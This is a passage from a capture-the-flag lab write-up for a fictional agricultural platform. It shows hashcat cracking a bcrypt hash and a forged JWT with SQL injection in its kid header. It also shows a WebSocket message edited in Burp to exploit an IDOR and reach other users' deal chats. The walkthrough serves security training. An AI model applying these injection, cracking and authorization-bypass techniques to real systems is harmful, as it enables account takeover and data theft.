
No luck, let's try hashcat.
┌──(kali㉿kali)-[~/…/2026/ctf/webverse/furrow]
└─$ echo '$2b$12$l3f6ZfoM74Rhjk8e7MEK8efp54Ik2Av/AnvXiriCioFi0m0geTo0.' > tom_hash.txt
hashcat -m 3200 tom_hash.txt /usr/share/wordlists/rockyou.txt --force

Let's go!
Time to try and login with the new credentials.
Post-credential compromise

Okay, now we have a new application entirely.

There is a chat feature, and that is most likely where the WebSocket communication is probably going through, but I will go through the other endpoints as well.
We have /deal-board, /deals (this one we knew), and /account. Those three deals we see are different from the ones we saw in the seasonal report.
┌──(kali㉿kali)-[~/…/2026/ctf/webverse/furrow]
└─$ curl  http://api.yieldpulse.io/api/v1/reports/seasonal-export -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsImtpZCI6Im1haW4ta2V5JyBVTklPTiBTRUxFQ1QgJ3B3bmVkJyAtLSAtIiwidHlwIjoiSldUIn0.eyJ1c2VyX2lkIjoxNiwiZW1haWwiOiJtaW5hdG91ckBnbWFpbC5jb20iLCJyb2xlIjoiYWdyb25vbWlzdCIsIm9yZ19pZCI6MSwiZXhwIjoxNzc2ODU3MTQwfQ.Jt4Y0Ifbjj-Xq_U3suyyOcTEiOQ-gDp8uyqT1xgP2Z0"
{"audit_token":"aud_7f3a9c2e1b4d8f56","avg_yield_bu_acre":96.2,"crop_summary":{"corn":{"acres":180,"variety":"DKC67-44","yield_bu_acre":192.4},"soybean":{"acres":95,"variety":"AG36X6","yield_bu_acre":52.1},"wheat":{"acres":42,"variety":"WB4269","yield_bu_acre":68.8}},"generated_at":"2026-04-21 11:13:36.243864+00:00","generated_by":"[email protected]","org":"Riverside Ranch LLC","season":"Fall","supplier_deals":[{"commodity":"anhydrous ammonia","deal_ref":"YP-2024-041","portal":"http://suppliers.yieldpulse.io","status":"active","supplier":"MidWest Fert Supply"},{"commodity":"precision seeding contract","deal_ref":"YP-2024-053","portal":"http://suppliers.yieldpulse.io","status":"active","supplier":"AgriSupply Co."},{"commodity":"wheat futures contract","deal_ref":"YP-2024-062","portal":"http://suppliers.yieldpulse.io","status":"pending","supplier":"Northland Grain"}],"total_acres":317.0,"year":2023}

As we can compare, we have different deals, but if we try to open one of the deals from the export we get a 403 error.
The endpoint /deal-board has a kanban style listing of the public and private deals under different categories.

The endpoint /deals just has the public ones listed.

Moving onto the deal chat. When we open any chat, we see we have websocket communication.
WebSocket IDOR

and in Burp we have the following POST request when opening a chat:
POST /socket.io/?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyLCJlbWFpbCI6InRvbS5icmVubmFuQGhlYXJ0bGFuZHNlZWRzLmNvbSIsInJvbGUiOiJzdXBwbGllciIsIm9yZ19pZCI6NSwiZXhwIjoxNzc2Nzk5OTczfQ.vlRrqZuLXSzFA6LyuwuIxx8t1B9RX50IJq4qO9HHHWk&EIO=4&transport=polling&t=PsltbpJ&sid=idHB50Iyg6ijOYuCAAAZ HTTP/1.1
Host: suppliers.yieldpulse.io
Content-Length: 41
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
Accept: */*
Content-type: text/plain;charset=UTF-8
Origin: http://suppliers.yieldpulse.io
Referer: http://suppliers.yieldpulse.io/chat/YP-2024-092
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=.eJw1j1FvgjAUhf_K0ueFCBlm-LRpApQQjDC148XQ0o1KWxCoSI3_fWXL3m5yvnO-3Ds4j8NpaGoqwQrQKapwQNiWRXCvoZ0w2EOZumQDl7Bu0WETeZaBbOIcJuTwGp6bKd5EHB_9Fs-QTK84cxkRB4WFr3ZBxT9RtMCBr_Iw4fkx1bFIDDMPR1cc7GeZLtF6xAHnZBYKb8ptr83NXpKNLEfVaDy3RBMn0bW7_SD6a2ddedpdchWjTPvvy3hSo4K32-tgr70UuQsYXV4uWy8Mw2MNnoHqaQdWd0BFwbj5dGiEhTsqZSHfKlp0Ay9k2VNa9hZphCk03feJlWDl_p2yENTUwn_0KZtZw3UNn4NetS1nxvGn-q06j8cPlqZ5Jg.aedgZQ.Ctltv_PKPKsBFxhTAcn-MfiNhqA
Connection: keep-alive

42["subscribe",{"deal_id":"YP-2024-092"}]
The token that is sent through the WebSocket is different than the value we have for our session cookie.

Okay, the token isn't that important right now, looking back at the Burp request, after connecting to the socket, we send subscribe and the deal id, which means that we can control the deal id we send to the socket. Let's try to send this request to the repeater and change the ID to one of the deals we have from the seasonal report.
42["subscribe",{"deal_id":"YP-2024-053"}]

Now, the communication back to us goes through the websockets, so we would be able to see it in WebSocket history of the Proxy in Burp.

Burp Suite has a great way to represent WebSockets since it has a special panel view for them, you could of course try to do this communication through the console of your browser as well, it's just harder and I'm not that well versed to explain it.
And after all that we finally get the flag!
Conclusion
What a chain, we went from a single JWT token all the way through SQL injection in the KID header, extraction of a signing secret (although this one was my fault, unnecessary), cross-service credential pivoting, bcrypt cracking, and finally a WebSocket IDOR. The toughest moments were the hours spent chasing the wrong attack surface, trying to forge tokens into the suppliers portal when the real path was extracting Tom's password hash from the API's database and cracking it with rockyou. In the end the flag came down to the simplest possible move: intercepting one WebSocket message in Burp and swapping a deal ID, because the server trusted the transport but forgot to check the authorization. Amazing lab, loved every step of it no matter how frustrated I got! Thanks WebVerse!